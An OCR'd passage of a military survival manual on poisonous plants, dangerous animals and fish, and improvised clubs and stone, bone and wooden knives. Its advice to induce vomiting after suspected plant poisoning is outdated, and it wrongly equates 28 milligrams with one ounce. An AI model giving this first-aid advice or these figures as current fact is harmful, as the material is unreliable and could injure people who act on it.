Learn to identify and use plants before a survival situation. Some sources of information about plants are pamphlets, books, films, nature trails, botanical gardens, local markets, and local natives. Gather and cross-reference information from as many sources as possible, because many sources will not contain all the information needed.

RULES FOR AVOIDING POISONOUS PLANTS

Your best policy is to be able to look at a plant and identify it with absolute certainty and to know its uses or dangers. Many times this is not possible. If you have little or no knowledge of the local vegetation, use the rules to select plants for the "Universal Edibility Test." Remember, avoid --

- *All mushrooms.* Mushroom identification is very difficult and must be precise, even more so than with other plants. Some mushrooms cause death very quickly. Some mushrooms have no known antidote. Two general types of mushroom poisoning are gastrointestinal and central nervous system.
- *Contact with or touching plants unnecessarily.*

CONTACT DERMATITIS

Contact dermatitis from plants will usually cause the most trouble in the field. The effects may be persistent, spread by scratching, and are particularly dangerous if there is contact in or around the eyes. The principal toxin of these plants is usually an oil that gets on the skin upon contact with the plant. The oil can also get on equipment and then infect whoever touches the equipment. Never bum a contact poisonous plant because the smoke may be as harmful as the plant. There is a greater danger of being affected when overheated and sweating. The infection may be local or it may spread over the body. Symptoms may take from a few hours to several days to appear. Signs and symptoms can include burning, reddening, itching, swelling, and blisters.

When you first contact the poisonous plants or the first symptoms appear, try to remove the oil by washing with soap and cold water. If water is not available, wipe your skin repeatedly with dirt or sand. Do not use dirt if blisters have developed. The dirt may break open the blisters and leave the body open to infection. After you have removed the oil, dry the area. You can wash with a tannic acid solution and crush and rub jewelweed on the affected area to treat plant-caused rashes. You can make tannic acid from oak bark.

Poisonous plants that cause contact dermatitis are--

- Cowhage.
- Poison ivy.
- Poison oak.
- Poison sumac.
- Rengas tree.
- Trumpet vine.

INGESTION POISONING

Ingestion poisoning can be very serious and could lead to death very quickly. Do not eat any plant unless you have positively identified it first. Keep a log of all plants eaten.

Signs and symptoms of ingestion poisoning can include nausea, vomiting, diarrhea, abdominal cramps, depressed heartbeat and respiration, headaches, hallucinations, dry mouth, unconsciousness, coma, and death.

If you suspect plant poisoning, try to remove the poisonous material from the victim's mouth and stomach as soon as possible. Induce vomiting by tickling the back of his throat or by giving him warm saltwater, if he is conscious. Dilute the poison by administering large quantities of water or milk, if he is conscious. The following plants can cause ingestion poisoning if eaten:

- Castor bean.
- Chinaberry.
- Death camas.
- Lantana.
- Manchineel.
- Oleander.
- Pangi.
- Physic nut.
- Poison and water hemlocks.
- Rosary pea.
- Strychnine tree.

See Appendix C for photographs and descriptions of these plants.

CHAPTER 11 - DANGEROUS ANIMALS



Animals rarely are as threatening to the survivor as the rest of the environment. Common sense tells the survivor to avoid encounters with lions, bears, and other large or dangerous animals. You should also avoid large grazing animals with horns, hooves, and great weight. Your actions may prevent unexpected meetings. Move carefully through their environment. Do not attract large predators by leaving food lying around your camp. Carefully survey the scene before entering water or forests.

Smaller animals actually present more of a threat to the survivor than large animals. To compensate for their size, nature has given many small animals weapons such as fangs and stingers to defend themselves. Each year, a few people are bitten by sharks, mauled by alligators, and attacked by bears. Most of these incidents were in some way the victim's fault. However, each year more victims die from bites by relatively small venomous snakes than by large dangerous animals. Even more victims die from allergic reactions to bee stings. For this reason, we will pay more attention to smaller and potentially more dangerous creatures. These are the animals you are more likely to meet as you unwittingly move into their habitat, or they slip into your environment unnoticed.

Keeping a level head and an awareness of your surroundings will keep you alive if you use a few simple safety procedures. Do not let curiosity and carelessness kill or injure you.

INSECTS AND ARACHNIDS

You recognize and identify insects, except centipedes and millipedes, by their six legs while arachnids have eight. All these small creatures become pests when they bite, sting, or irritate you.
Although their venom can be quite painful, bee, wasp, and hornet stings rarely kill a survivor unless he is allergic to that particular toxin. Even the most dangerous spiders rarely kill, and the effects of tick-borne diseases are very slow-acting. However, in all cases, avoidance is the best defense. In environments known to have spiders and scorpions, check your footgear and clothing every morning. Also check your bedding and shelter for them. Use care when turning over rocks and logs. See Appendix D for examples of dangerous insects and arachnids.

Scorpions

You find scorpions (*Buthotus* species) in deserts, jungles, and forests of tropical, subtropical, and warm temperate areas of the world. They are mostly nocturnal in habit. You can find desert scorpions from below sea level in Death Valley to elevations as high as 3,600 meters in the Andes. Typically brown or black in moist areas, they may be yellow or light green in the desert. Their average size is about 2.5 centimeters. However, there are 20-centimeter giants in the jungles of Central America, New Guinea, and southern Africa. Fatalities from scorpion stings are rare, but they can occur in children, the elderly,

and ill persons. Scorpions resemble small lobsters with raised, jointed tails bearing a stinger in the tip. Nature mimics the scorpions with whip scorpions or vinegar-roons. These are harmless and have a tail like a wire or whip, rather than the jointed tail and stinger of true scorpions.

Spiders

You recognize the brown recluse or fiddleback spider of North America *(Loxosceles reclusa)* by a prominent violin-shaped light spot on the back of its body. As its name suggests, this spider likes to hide in dark places. Though rarely fatal, its bite causes excessive tissue degeneration around the wound and can even lead to amputation of the digits if left untreated.

You find members of the widow family *(Latrodectus species)* worldwide, though the black widow of North America is perhaps the most well-known. Found in warmer areas of the world, the widows are small, dark spiders with often hourglass-shaped white, red, or orange spots on their abdomens.

Funnelwebs (*Atrax* species) are large, gray or brown Australian spiders. Chunky, with short legs, they are able to move easily up and down the cone-shaped webs from which they get their name. The local populace considers them deadly. Avoid them as they move about, usually at night, in search of prey. Symptoms of their bite are similar to those of the widow's--severe pain accompanied by sweating and shivering, weakness, and disabling episodes that can last a week.

Tarantulas are large, hairy spiders (*Theraphosidae* and *Lycosa* species) best known because they are often sold in pet stores. There is one species in Europe, but most come from tropical America. Some South American species do inject a dangerous toxin, but most simply produce a painful bite. Some tarantulas can be as large as a dinner plate. They all have large fangs for capturing food such as birds, mice, and lizards. If bitten by a tarantula, pain and bleeding are certain, and infection is likely.

Centipedes and Millipedes

Centipedes and millipedes are mostly small and harmless, although some tropical and desert species may reach 25 centimeters. A few varieties of centipedes have a poisonous bite, but infection is the greatest danger, as their sharp claws dig in and puncture the skin. To prevent skin punctures, brush them off in the direction they are traveling, if you find them crawling on your skin.

Bees, Wasps, and Hornets

We are all familiar with bees, wasps, and hornets. They come in many varieties and have a wide diversity of habits and habitats. You recognize bees by their hairy and usually thick body, while the wasps, hornets, and yellow jackets have more slender, nearly hairless, bodies. Some bees, such as honeybees, live in colonies. They may be either domesticated or living wild in caves or hollow trees. You may find other bees, such as carpenter bees, in individual nest holes in wood, or in the ground, like bumblebees. The main danger from bees is their barbed stinger located on their abdomens. When the bee stings you, it rips its stinger out of its abdomen along with the venom sac, and the bee dies. Except for killer bees, most bees tend to be more docile than wasps, hornets, and yellow jackets that have smooth stingers and are capable of repeated attacks.

Avoidance is the best tactic for self-protection. Watch out for flowers or fruit where bees may be feeding. Be careful of meat-eating yellow jackets when cleaning fish or game. The average person has a relatively minor and temporary reaction to bee stings and recovers in a couple of hours when the pain and headache go away. Those who are allergic to bee venom have severe reactions including anaphylactic shock, coma, and death. If antihistamine medicine is not available and you cannot find a substitute, an allergy sufferer in a survival situation is in grave danger.

Ticks

Ticks are common in the tropics and temperate regions. They are familiar to most of us. Ticks are small round arachnids with eight legs and can have either a soft or hard body. Ticks require a blood host to

survive and reproduce. This makes them dangerous because they spread diseases like Lyme disease, Rocky Mountain spotted fever, encephalitis, and others that can ultimately be disabling or fatal. There is little you can do to treat these diseases once contracted, but time is your ally since they are slow-acting ailments. According to most authorities, it takes at least 6 hours of attachment to the host for the tick to transmit the disease organisms. Thus, you have time to thoroughly inspect your body for their presence. Beware of ticks when passing through the thick vegetation they cling to, when cleaning host animals for food, and when gathering natural materials to construct a shelter. Always use insect repellents, if possible.

LEECHES

Leeches are blood-sucking creatures with a wormlike appearance. You find them in the tropics and in temperate zones. You will certainly encounter them when swimming in infested waters or making expedient water crossings. You can find them when passing through swampy, tropical vegetation and bogs. You can also find them while cleaning food animals, such as turtles, found in fresh water. Leeches can crawl into small openings; therefore, avoid camping in their habitats when possible. Keep your trousers tucked in your boots. Check yourself frequently for leeches. Swallowed or eaten, leeches can be a great hazard. It is therefore essential to treat water from questionable sources by boiling or using chemical water treatments. Survivors have developed severe infections from wounds inside the throat or nose when sores from swallowed leeches became infected.

BATS

Despite the legends, bats (*Desmodus* species) are a relatively small hazard to the survivor. There are many bat varieties worldwide, but you find the true vampire bats only in Central and South America. They are small, agile fliers that land on their sleeping victims, mostly cows and horses, to lap a blood meal after biting their victim. Their saliva contains an anticoagulant that keeps the blood slowly flowing while they feed. Only a small percentage of these bats actually carry rabies; however, avoid any sick or injured bat. They can carry other diseases and infections and will bite readily when handled. Taking shelter in a cave occupied by bats, however, presents the much greater hazard of inhaling powdered bat dung, or guano. Bat dung carries many organisms that can cause diseases. Eating thoroughly cooked flying foxes or other bats presents no danger from rabies and other diseases, but again, the emphasis is on thorough cooking.

POISONOUS SNAKES

There are no infallible rules for expedient identification of poisonous snakes in the field, because the guidelines all require close observation or manipulation of the snake's body. The best strategy is to leave all snakes alone. Where snakes are plentiful and poisonous species are present, the risk of their bites negates their food value. Apply the following safety rules when traveling in areas where there are poisonous snakes:

- Walk carefully and watch where you step. Step onto logs rather than over them before looking and moving on.
- Look closely when picking fruit or moving around water.
- Do not tease, molest, or harass snakes. Snakes cannot close their eyes. Therefore, you cannot tell if they are asleep. Some snakes, such as mambas, cobras, and bushmasters, will attack aggressively when cornered or guarding a nest.
- Use sticks to turn logs and rocks.
- Wear proper footgear, particularly at night.
- Carefully check bedding, shelter, and clothing.
- Be calm when you encounter serpents. Snakes cannot hear and you can occasionally surprise them when they are sleeping or sunning. Normally, they will flee if given the opportunity.
- Use extreme care if you must kill snakes for food or safety. Although it is not common, warm, sleeping human bodies occasionally attract snakes.

See Appendix E for detailed descriptions of the snakes listed below.

Snake-Free Areas

The polar regions are free of snakes due to their inhospitable environments. Other areas considered to be free of poisonous snakes are New Zealand, Cuba, Haiti, Jamaica, Puerto Rico, Ireland, Polynesia, and Hawaii.

POISONOUS SNAKES OF THE AMERICAS

- American Copperhead *(Agkistrodon contortrix)*
- Bushmaster *(Lachesis mutus)*
- Coral snake *(Micrurus fulvius)*
- Cottonmouth *(Agkistrodon piscivorus)*
- Fer-de-lance *(Bothrops atrox)*
- Rattlesnake *(Crotalus species)*

POISONOUS SNAKES OF EUROPE

- Common adder *(Vipers berus)*
- Pallas' viper *(Agkistrodon halys)*

POISONOUS SNAKES OF AFRICA AND ASIA

- Boomslang *(Dispholidus typus)*
- Cobra *(Naja species)*
- Gaboon viper *(Bitis gabonica)*
- Green tree pit viper *(Trimeresurus gramineus)*
- Habu pit viper *(Trimeresurus flavoviridis)*
- Krait *(Bungarus caeruleus)*
- Malayan pit viper *(Callaselasma rhodostoma)*
- Mamba *(Dendraspis species)*
- Puff adder *(Bitis arietans)*
- Rhinoceros viper *(Bitis nasicornis)*
- Russell' s viper *(Vipera russellii)*
- Sand viper *(Cerastes vipera)*
- Saw-scaled viper *(Echis carinatus)*
- Wagler's pit viper *(Trimeresurus wagleri)*

POISONOUS SNAKES OF AUSTRALASIA

- Death adder *(Acanthophis antarcticus)*
- Taipan *(Oxyuranus scutellatus)*
- Tiger snake *(Notechis scutatus)*
- Yellow-bellied sea snake *(Pelamis platurus)*

DANGEROUS LIZARDS

The Gila monster and the Mexican beaded lizard are dangerous and poisonous lizards.

Gila Monster

The Gila monster *(Heloderma suspectrum)* of the American southwest, including Mexico, is a large lizard with dark, highly textured skin marked by pinkish mottling. It averages 35 to 45 centimeters in length and has a thick, stumpy tail. Unlikely to bite unless molested, it has a poisonous bite.

Mexican Beaded Lizard

The Mexican beaded lizard *(Heloderma horridum)* resembles its relative, the Gila monster. It has more uniform spots rather than bands of color (the Gila monster). It also is poisonous and has a docile nature. You find it from Mexico to Central America.

Komodo Dragon

This giant lizard *(Varanus komodoensis)* grows to more than 3 meters in length and can be dangerous if you try to capture it. This Indonesian lizard can weigh more than 135 kilograms.

DANGERS IN RIVERS

Common sense will tell you to avoid confrontations with hippopotami, alligators, crocodiles, and other large river creatures. There are, however, a few smaller river creatures with which you should be cautious.

Electric Eel

Electric eels *(Electrophorus electricus)* may reach 2 meters in length and 20 centimeters in diameter. Avoid them. They are capable of generating up to 500 volts of electricity in certain organs in their body. They use this shock to stun prey and enemies. Normally, you find these eels in the Orinoco and Amazon River systems in South America. They seem to prefer shallow waters that are more highly oxygenated and provide more food. They are bulkier than our native eels. Their upper body is dark gray or black, with a lighter-colored underbelly.

Piranha

Piranhas (*Serrasalmo* species) are another hazard of the Orinoco and Amazon River systems, as well as the Paraguay River Basin, where they are native. These fish vary greatly in size and coloration, but usually have a combination of orange undersides and dark tops. They have white, razor-sharp teeth that are clearly visible. They may be as long as 50 centimeters. Use great care when crossing waters where they live. Blood attracts them. They are most dangerous in shallow waters during the dry season.

Turtle

Be careful when handling and capturing large freshwater turtles, such as the snapping turtles and soft-shelled turtles of North America and the matamata and other turtles of South America. All of these turtles will bite in self-defense and can amputate fingers and toes.

Platypus

The platypus or duckbill *(Ornithorhyncus anatinus)* is the only member of its family and is easily recognized. It has a long body covered with grayish, short hair, a tail like a beaver, and a bill like a duck. Growing up to 60 centimeters in length, it may appear to be a good food source, but this egg-laying mammal, the only one in the world, is very dangerous. The male has a poisonous spur on each hind foot that can inflict intensely painful wounds. You find the platypus only in Australia, mainly along mud banks on waterways.

DANGERS IN BAYS AND ESTUARIES

In areas where seas and rivers come together, there are dangers associated with both fresh and salt water. In shallow salt waters, there are many creatures that can inflict pain and cause infection to develop. Stepping on sea urchins, for example, can produce pain and infection. When moving about in shallow water, wear some form of footgear and shuffle your feet along the bottom, rather than picking up your feet and stepping.

Stingrays (*Dasyatidae* species) are a real hazard in shallow waters, especially tropical waters. The type of bottom appears to be irrelevant. There is a great variance between species, but all have a sharp spike in their tail that may be venomous and can cause extremely painful wounds if stepped on. All rays have a typical shape that resembles a kite. You find them along the coasts of the Americas, Africa, and Australasia.

SALTWATER DANGERS

There are several fish that you should not handle, touch, or contact. There are others that you should not eat.

Fish Dangerous to Handle, Touch, or Contact

There are several fish you should not handle, touch, or contact that are identified below.

Shark

Sharks are the most feared animal in the sea. Usually, shark attacks cannot be avoided and are considered accidents. You, as a survivor, should take every precaution to avoid any contact with sharks. There are many shark species, but in general, dangerous sharks have wide mouths and visible teeth, while relatively harmless ones have small mouths on the underside of their heads. However, any shark can inflict painful and often fatal injuries, either through bites or through abrasions from their rough skin.

Rabbitfish

Rabbitfish or spinefoot (*Siganidae* species) occur mainly on coral reefs in the Indian and Pacific oceans. They have very sharp, possibly venomous spines in their fins. Handle them with care, if at all. This fish, like many others of the dangerous fish in this section, is considered edible by native peoples where the fish are found, but deaths occur from careless handling. Seek other nonpoisonous fish to eat if at all possible.

Tang

Tang or surgeonfish (*Acanthuridae* species) average 20 to 25 centimeters in length and often are beautifully colored. They are called surgeonfish because of the scalpellike spines located in the tail. The wounds inflicted by these spines can bring about death through infection, envenomation, and loss of blood, which may incidentally attract sharks.

Toadfish

Toadfish (Batrachoididae species) occur in tropical waters off the Gulf Coast of the United States and along both coasts of Central and South America. These dully colored fish average 18 to 25 centimeters in length. They typically bury themselves in the sand to await fish and other prey. They have sharp, very toxic spines along their backs.

Scorpion Fish

Poisonous scorpion fish or zebra fish (*Scorpaenidae* species) are mostly around reefs in the tropical Indian and Pacific oceans and occasionally in the Mediterranean and Aegean seas. They average 30 to 75 centimeters in length. Their coloration is highly variable, from reddish brown to almost purple or

brownish yellow. They have long, wavy fins and spines and their sting is intensively painful. Less poisonous relatives live in the Atlantic Ocean.

Stonefish

Stonefish (*Synanceja* species) are in the Pacific and Indian oceans. They can inject a painful venom from their dorsal spines when stepped on or handled carelessly. They are almost impossible to see because of their lumpy shape and drab colors. They range in size up to 40 centimeters.

Weever Fish

Weever fish (*Trachinidae* species) average 30 centimeters long. They are hard to see as they lie buried in the sand off the coasts of Europe, Africa, and the Mediterranean. Their color is usually a dull brown. They have venomous spines on the back and gills.

See Appendix F for more details on these venomous fish.

Animals and Fish Poisonous to Eat

Survival manuals often mention that the livers of polar bears are toxic due to their high concentrations of vitamin A. For this reason, we mention the chance of death after eating this organ. Another toxic meat is the flesh of the hawksbill turtle. You recognize them by their down-turned bill and yellow polka dots on their neck and front flippers. They weigh more than 275 kilograms and are unlikely to be captured.

Many fish living in reefs near shore, or in lagoons and estuaries, are poisonous to eat, though some are only seasonally dangerous. The majority are tropical fish; however, be wary of eating any unidentifiable fish wherever you are. Some predatory fish, such as barracuda and snapper, may become toxic if the fish they feed on in shallow waters are poisonous. The most poisonous types appear to have parrotlike beaks and hard shell-like skins with spines and often can inflate their bodies like balloons. However, at certain times of the year, indigenous populations consider the puffer a delicacy.

Blowfish

Blowfish or puffer (*Tetraodontidae* species) are more tolerant of cold water. You find them along tropical and temperate coasts worldwide, even in some of the rivers of Southeast Asia and Africa. Stout-bodied and round, many of these fish have short spines and can inflate themselves into a ball when alarmed or agitated. Their blood, liver, and gonads are so toxic that as little as 28 milligrams (1 ounce) can be fatal. These fish vary in color and size, growing up to 75 centimeters in length.

Triggerfish

The triggerfish (*Balistidae* species) occur in great variety, mostly in tropical seas. They are deep-bodied and compressed, resembling a seagoing pancake up to 60 centimeters in length, with large and sharp dorsal spines. Avoid them all, as many have poisonous flesh.

Barracuda

Although most people avoid them because of their ferocity, they occasionally eat barracuda *(Sphyraena barracuda)*. These predators of mostly tropical seas can reach almost 1.5 meters in length and have attacked humans without provocation. They occasionally carry the poison ciguatera in their flesh, making them deadly if consumed.

See Appendix F for more details on toxic fish and toxic mollusks.

Other Dangerous Sea Creatures

The blue-ringed octopus, jellyfish, and the cone and auger shells are other dangerous sea creatures.

Blue-Ringed Octopus

Most octopi are excellent when properly prepared. However, the blueringed octopus *(Hapalochlaena lunulata)* can inflict a deadly bite from its parrotlike beak. Fortunately, it is restricted to the Great Barrier Reef of Australia and is very small. It is easily recognized by its grayish white overall color and iridescent blue rings. Authorities warn that all tropical octopus species should be treated with caution, since many have poisonous bites, although the flesh is edible.

Jellyfish

Jellyfish-related deaths are rare, but the sting they inflict is extremely painful. The Portuguese man-of-war resembles a large pink or purple balloon floating on the sea. It has poisonous tentacles hanging up to 12 meters below its body. The huge tentacles are actually colonies of stinging cells. Most known

deaths from jellyfish are attributed to the man-of-war. Other jellyfish can inflict very painful stings as well. Avoid the long tentacles of any jellyfish, even those washed up on the beach and apparently dead.

Cone Shell

The subtropical and tropical cone shells (*Conidae* species) have a venomous harpoonlike barb. All are cone-shaped and have a fine netlike pattern on the shell. A membrane may possibly obscure this coloration. There are some very poisonous cone shells, even some lethal ones in the Indian and Pacific oceans. Avoid any shell shaped like an ice cream cone.

Auger Shell

The auger shell or terebra (*Terebridae* species) are much longer and thinner than the cone shells, but can be nearly as deadly as the cone shells. They are found in temperate and tropical seas. Those in the Indian and Pacific oceans have a more toxic venom in their stinging barb. Do not eat these snails, as their flesh may be poisonous.

CHAPTER 12 - FIELD-EXPEDIENT WEAPONS, TOOLS, AND EQUIPMENT



As a soldier you know the importance of proper care and use of your weapons, tools, and equipment. This is especially true of your knife. You must always keep it sharp and ready to use. A knife is your most valuable tool in a survival situation. Imagine being in a survival situation without any weapons, tools, or equipment except your knife. It could happen! You might even be without a knife. You would probably feel helpless, but with the proper knowledge and skills, you can easily improvise needed items.

In survival situations, you may have to fashion any number and type of field-expedient tools and equipment to survive. Examples of tools and equipment that could make your life much easier are ropes, rucksacks, clothes, nets, and so on.

Weapons serve a dual purpose. You use them to obtain and prepare food and to provide self-defense. A weapon can also give you a feeling of security and provide you with the ability to hunt on the move.

CLUBS

You hold clubs, you do not throw them. As a field-expedient weapon, the club does not protect you from enemy soldiers. It can, however, extend your area of defense beyond your fingertips. It also serves to increase the force of a blow without injuring yourself. There are three basic types of clubs. They are the simple, weighted, and sling club.

Simple Club

A simple club is a staff or branch. It must be short enough for you to swing easily, but long enough and strong enough for you to damage whatever you hit. Its diameter should fit comfortably in your palm, but it should not be so thin as to allow the club to break easily upon impact. A straight-grained hardwood is best if you can find it.

Weighted Club

A weighted club is any simple club with a weight on one end. The weight may be a natural weight, such as a knot on the wood, or something added, such as a stone lashed to the club.
To make a weighted club, first find a stone that has a shape that will allow you to lash it securely to the club. A stone with a slight hourglass shape works well. If you cannot find a suitably shaped stone, you must fashion a groove or channel into the stone by a technique known as pecking. By repeatedly rapping the club stone with a smaller hard stone, you can get the desired shape.

Next, find a piece of wood that is the right length for you. A straight-grained hardwood is best. The length of the wood should feel comfortable in relation to the weight of the stone. Finally, lash the stone to the handle.

There are three techniques for lashing the stone to the handle: split handle, forked branch, and wrapped handle. The technique you use will depend on the type of handle you choose. See Figure 12-1.




Figure 12-1. Lashing clubs.

Sling Club

A sling club is another type of weighted club. A weight hangs 8 to 10 centimeters from the handle by a strong, flexible lashing (Figure 12-2). This type of club both extends the user's reach and multiplies the force of the blow.




Figure 12-2. Sling club.

EDGED WEAPONS

Knives, spear blades, and arrow points fall under the category of edged weapons. The following paragraphs will discuss the making of such weapons.

Knives

A knife has three basic functions. It can puncture, slash or chop, and cut. A knife is also an invaluable tool used to construct other survival items. You may find yourself without a knife or you may need another type knife or a spear. To improvise you can use stone, bone, wood, or metal to make a knife or spear blade.

Stone

To make a stone knife, you will need a sharp-edged piece of stone, a chipping tool, and a flaking tool. A chipping tool is a light, blunt-edged tool used to break off small pieces of stone. A flaking tool is a pointed tool used to break off thin, flattened pieces of stone. You can make a chipping tool from wood, bone, or metal, and a flaking tool from bone, antler tines, or soft iron (Figure 12-3).




Figure 12-3. Making a stone knife.

Start making the knife by roughing out the desired shape on your sharp piece of stone, using the chipping tool. Try to make the knife fairly thin. Then, using the flaking tool, press it against the edges. This action will cause flakes to come off the opposite side of the edge, leaving a razor sharp edge. Use the flaking tool along the entire length of the edge you need to sharpen. Eventually, you will have a very sharp cutting edge that you can use as a knife.
Lash the blade to some type of hilt (Figure 12-3).

Note: Stone will make an excellent puncturing tool and a good chopping tool but will not hold a fine edge. Some stones such as chert or flint can have very fine edges.

Bone

You can also use bone as an effective field-expedient edged weapon. First, you will need to select a suitable bone. The larger bones, such as the leg bone of a deer or another medium-sized animal, are best. Lay the bone upon another hard object. Shatter the bone by hitting it with a heavy object, such as a rock. From the pieces, select a suitable pointed splinter. You can further shape and sharpen this splinter by rubbing it on a rough-surfaced rock. If the piece is too small to handle, you can still use it by adding a handle to it. Select a suitable piece of hardwood for a handle and lash the bone splinter securely to it.

Note: Use the bone knife only to puncture. It will not hold an edge and it may flake or break if used differently.

Wood

You can make field-expedient edged weapons from wood. Use these only to puncture. Bamboo is the only wood that will hold a suitable edge. To make a knife using wood, first select a straight-grained piece of hardwood that is about 30 centimeters long and 2.5 centimeters in diameter. Fashion the blade about 15 centimeters long. Shave it down to a point. Use only the straight-grained portions of the wood. Do not use the core or pith, as it would make a weak point.

Harden the point by a process known as fire hardening. If a fire is possible, dry the blade portion over the fire slowly until lightly charred. The drier the wood, the harder the point. After lightly charring the blade portion, sharpen it on a coarse stone. If using bamboo and after fashioning the blade, remove any other wood to make the blade thinner from the inside portion of the bamboo. Removal is done this way because bamboo's hardest part is its outer layer. Keep as much of this layer as possible to ensure the hardest blade possible. When charring bamboo over a fire, char only the inside wood; do not char the outside.

Metal

